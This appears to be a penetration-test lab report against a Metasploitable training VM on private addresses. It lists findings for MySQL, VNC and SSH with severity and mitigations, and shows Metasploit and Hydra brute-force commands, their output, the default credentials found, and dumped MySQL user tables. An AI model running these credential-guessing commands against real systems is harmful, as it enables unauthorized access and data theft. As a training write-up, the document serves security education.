
- **Title**: MySQL Weak Root Password
- **Severity**: High
- **Description**: MySQL databases can be vulnerable if the root password is weak or default, allowing unauthorized access.
- **Reproducing Steps**: Attempt to access the MySQL database using common default credentials or by brute-forcing the root password.
- **Impact**: Unauthorized database access can lead to data theft, data manipulation, or further system exploitation.
- **Mitigation**: Use strong, unique passwords for database access. Implement account lockout policies and consider using multi-factor authentication.
- **Affected Assets**: All data stored in the MySQL database, potentially including sensitive or personal information.

We have discovered that there was a mysql service running so we are going to try and brute force the username. I have used metasploit to do this exact thing, I have provided a default mysql username list. After running the script, we have identified that the default password was used "root"




```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.75.132:3306   - 192.168.75.132:3306 - Found remote MySQL version 5.0.51a
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: 0: (Incorrect: Access denied for user '0'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: : (Incorrect: Access denied for user ''@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: : (Incorrect: Access denied for user ''@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Spring2017: (Incorrect: Access denied for user 'Spring2017'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Spring2016: (Incorrect: Access denied for user 'Spring2016'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Spring2015: (Incorrect: Access denied for user 'Spring2015'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Spring2014: (Incorrect: Access denied for user 'Spring2014'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Spring2013: (Incorrect: Access denied for user 'Spring2013'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: spring2017: (Incorrect: Access denied for user 'spring2017'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: spring2016: (Incorrect: Access denied for user 'spring2016'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: spring2015: (Incorrect: Access denied for user 'spring2015'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: spring2014: (Incorrect: Access denied for user 'spring2014'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: spring2013: (Incorrect: Access denied for user 'spring2013'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Summer2017: (Incorrect: Access denied for user 'Summer2017'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Summer2016: (Incorrect: Access denied for user 'Summer2016'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Summer2015: (Incorrect: Access denied for user 'Summer2015'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Summer2014: (Incorrect: Access denied for user 'Summer2014'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Summer2013: (Incorrect: Access denied for user 'Summer2013'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: summer2017: (Incorrect: Access denied for user 'summer2017'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: summer2016: (Incorrect: Access denied for user 'summer2016'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: summer2015: (Incorrect: Access denied for user 'summer2015'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: summer2014: (Incorrect: Access denied for user 'summer2014'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: summer2013: (Incorrect: Access denied for user 'summer2013'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Autumn2017: (Incorrect: Access denied for user 'Autumn2017'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Autumn2016: (Incorrect: Access denied for user 'Autumn2016'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Autumn2015: (Incorrect: Access denied for user 'Autumn2015'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Autumn2014: (Incorrect: Access denied for user 'Autumn2014'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Autumn2013: (Incorrect: Access denied for user 'Autumn2013'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: autumn2017: (Incorrect: Access denied for user 'autumn2017'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: autumn2016: (Incorrect: Access denied for user 'autumn2016'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: autumn2015: (Incorrect: Access denied for user 'autumn2015'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: autumn2014: (Incorrect: Access denied for user 'autumn2014'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: autumn2013: (Incorrect: Access denied for user 'autumn2013'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Winter2017: (Incorrect: Access denied for user 'Winter2017'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Winter2016: (Incorrect: Access denied for user 'Winter2016'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Winter2015: (Incorrect: Access denied for user 'Winter2015'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Winter2014: (Incorrect: Access denied for user 'Winter2014'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: Winter2013: (Incorrect: Access denied for user 'Winter2013'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: winter2017: (Incorrect: Access denied for user 'winter2017'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: winter2016: (Incorrect: Access denied for user 'winter2016'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: winter2015: (Incorrect: Access denied for user 'winter2015'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: winter2014: (Incorrect: Access denied for user 'winter2014'@'192.168.75.1' (using password: NO))
[-] 192.168.75.132:3306   - 192.168.75.132:3306 - LOGIN FAILED: winter2013: (Incorrect: Access denied for user 'winter2013'@'192.168.75.1' (using password: NO))
[+] 192.168.75.132:3306   - 192.168.75.132:3306 - Success: 'root:'
[*] 192.168.75.132:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

I used the terminal to access the mysql server. The command that I have used was "mysql -u root –h 192.168.75.132 --skip-ssl" I have used skip ssl command because there was an issue with the version of the mysql service. After connecting to the service we are going to browse the databases that are on the mysql service. We identified a few databases that are located on the machine.



```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 192.168.75.132 --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 604
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [mysql]> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.003 sec)

MySQL [mysql]> SELECT * FROM tables_priv;
Empty set (0.001 sec)

MySQL [mysql]> SELECT * FROM procs_priv;
Empty set (0.001 sec)

MySQL [mysql]> SELECT * FROM db;
+------+-------+------+-------------+-------------+-------------+-------------+-------------+-----------+------------+-----------------+------------+------------+--
-----------------------+------------------+------------------+----------------+--------------------+-------------------+--------------+
| Host | Db    | User | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Grant_priv | References_priv | Index_priv | Alter_priv | C
reate_tmp_table_priv | Lock_tables_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Execute_priv |
+------+-------+------+-------------+-------------+-------------+-------------+-------------+-----------+------------+-----------------+------------+------------+--
```

After discovering the databases, I opened the tables that are in the mysql database. To retrieve more information, we have exfiltrated information using the mysql service.




```
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.003 sec)

MySQL [mysql]> SELECT * FROM tables_priv;
Empty set (0.001 sec)

MySQL [mysql]> SELECT * FROM procs_priv;
Empty set (0.001 sec)

MySQL [mysql]> SELECT * FROM db;
+------+---------+------+-------------+-------------+-------------+-------------+-------------+-----------+------------+-----------------+------------+------------+--
-----------------+------------------+------------------+----------------+---------------------+--------------------+--------------+
| Host | Db      | User | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Grant_priv | References_priv | Index_priv | Alter_priv | C
reate_tmp_table_priv | Lock_tables_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Execute_priv |
+------+---------+------+-------------+-------------+-------------+-------------+-------------+-----------+------------+-----------------+------------+------------+--
-----------------+------------------+------------------+----------------+---------------------+--------------------+--------------+
| %    | test    |      | Y           | Y           | Y           | Y           | Y           | Y         | N          | Y               | Y          | Y          | Y
                 | Y                | Y                | Y              | Y                   | N                  | N            |
| %    | test\_% |      | Y           | Y           | Y           | Y           | Y           | Y         | N          | Y               | Y          | Y          | Y
                 | Y                | Y                | Y              | Y                   | N                  | N            |
+------+---------+------+-------------+-------------+-------------+-------------+-------------+-----------+------------+-----------------+------------+------------+--
-----------------+------------------+------------------+----------------+---------------------+--------------------+--------------+
2 rows in set (0.001 sec)

MySQL [mysql]> SELECT * FROM host;
Empty set (0.001 sec)

MySQL [mysql]> SELECT * FROM user;
+------+------------------+----------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------+-
-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+----------
----+-------------------+------------------+----------------+---------------------+--------------------+------------------+----------+------------+-------------+----
--------+---------------+-------------+-----------------+----------------------+
| Host | User             | Password | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv | Process_priv |
File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_
priv | Repl_client_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv | ssl_type | ssl_cipher | x509_issuer | x509
_subject | max_questions | max_updates | max_connections | max_user_connections |
+------+------------------+----------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------+-
-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+----------
----+-------------------+------------------+----------------+---------------------+--------------------+------------------+----------+------------+-------------+----
--------+---------------+-------------+-----------------+----------------------+
|      | debian-sys-maint |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y            |
Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y                     | Y                | Y            | Y
    | Y                | N                | N              | N                   | N                  | N                |          |            |             |
        |             0 |           0 |               0 |                    0 |
| %    | root             |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y            |
Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y                     | Y                | Y            | Y
    | Y                | Y                | Y              | Y                   | Y                  | Y                |          | Y          |             |
        |             0 |           0 |               0 |                    0 |
| %    | guest            |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y            |
Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y                     | Y                | Y            | Y
    | Y                | Y                | Y              | Y                   | Y                  | Y                |          | Y          |             |
        |             0 |           0 |               0 |                    0 |
+------+------------------+----------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------+-
-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+----------
----+-------------------+------------------+----------------+---------------------+--------------------+------------------+----------+------------+-------------+----
--------+---------------+-------------+-----------------+----------------------+
3 rows in set (0.001 sec)

MySQL [mysql]> █
```

VNC Service on Port 5900


- **Title**: Unsecured VNC Access
- **Severity**: Critical
- **Description**: VNC (Virtual Network Computing) services without proper authentication and encryption are prone to unauthorized access.
- **Reproducing Steps**: Connect to the VNC service using a VNC client. Check if the service requires authentication or if the traffic is encrypted.
- **Impact**: An attacker can gain remote control of the system, access sensitive information, and perform malicious activities.
- **Mitigation**: Enable strong authentication for VNC access. Use VNC over SSH tunneling or employ VNC implementations that support encryption.
- **Affected Assets**: Any system or data accessible through the VNC service, including administrative control over the machine.

After discovering the VNC service we are going to open Metasploit to find an exploit for VNC. After finding the vnc login scanner we brute forced the login password. The password is password.



```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the curr
                                                              ent database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the
                                                               list
   DB_ALL_USERS      false                          no        Add all users in the current database to the lis
                                                              t
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current
                                                              database (Accepted: none, user, user&realm)
   PASSWORD                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-frame    no        File containing passwords, one per line
                     work/data/wordlists/vnc_pas
                     swords.txt
   Proxies                                          no        A proxy chain of format type:host:port[,type:hos
                                                              t:port][...]
   RHOSTS                                           yes       The target host(s), see https://docs.metasploit.
                                                              com/docs/using-metasploit/basics/using-metasploi
                                                              t.html
   RPORT             5900                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                          yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per ho
                                                              st)
   USERNAME          <BLANK>                        no        A specific username to authenticate as
   USERPASS_FILE                                    no        File containing users and passwords separated by
                                                               space, one pair per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE                                        no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.75.132
rhosts => 192.168.75.132
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.75.132:5900   - 192.168.75.132:5900 - Starting VNC login sweep
[+] 192.168.75.132:5900   - 192.168.75.132:5900 - Login Successful: :password
[*] 192.168.75.132:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

After finding the password to the vnc service we used the following command: “ vncviewer 192.168.75.132” This connected me straight to the vnc viewer the password was “password”.




```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.75.132
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
CleanupXtErrorHandler called
Error: Event with wrong window

┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.75.132
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

2. SSH Service on Port 22

- **Title**: Weak SSH Credentials
- **Severity**: High

- **Description**: SSH services might be vulnerable to brute-force attacks if weak credentials are used.
- **Reproducing Steps**: Use tools like Hydra to attempt to brute-force the SSH login.
- **Impact**: Unauthorized access to the system, potential for further exploitation and data breach.
- **Mitigation**: Implement strong, complex passwords, and consider using SSH keys. Employ rate-limiting and intrusion detection systems.
- **Affected Assets**: System integrity and any data accessible through SSH.


Seeing that there is a ssh service running I have used Hydra to brute force the login and password. After a few seconds hydra found the username and the password.



```
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-15 12:06:23
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking ssh://192.168.36.128:22/
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ATTEMPT] target 192.168.36.128 - login "msfadmin" - pass "msfadmin" - 1 of 3 [child 0] (0/0)
[ATTEMPT] target 192.168.36.128 - login "msfadmin" - pass "nimdafsm" - 2 of 3 [child 1] (0/0)
[22][ssh] host: 192.168.36.128   login: msfadmin   password: msfadmin
<finished>
```

```
hydra -s 22 -V -l msfadmin -p msfadmin -e sr -t 16 -f -F 192.168.36.128 ssh
```

After finding the username and password I have opend a ssh session using the terminal to connect to the ssh server. Using this command “ssh msfadmin@192.168.36.128”

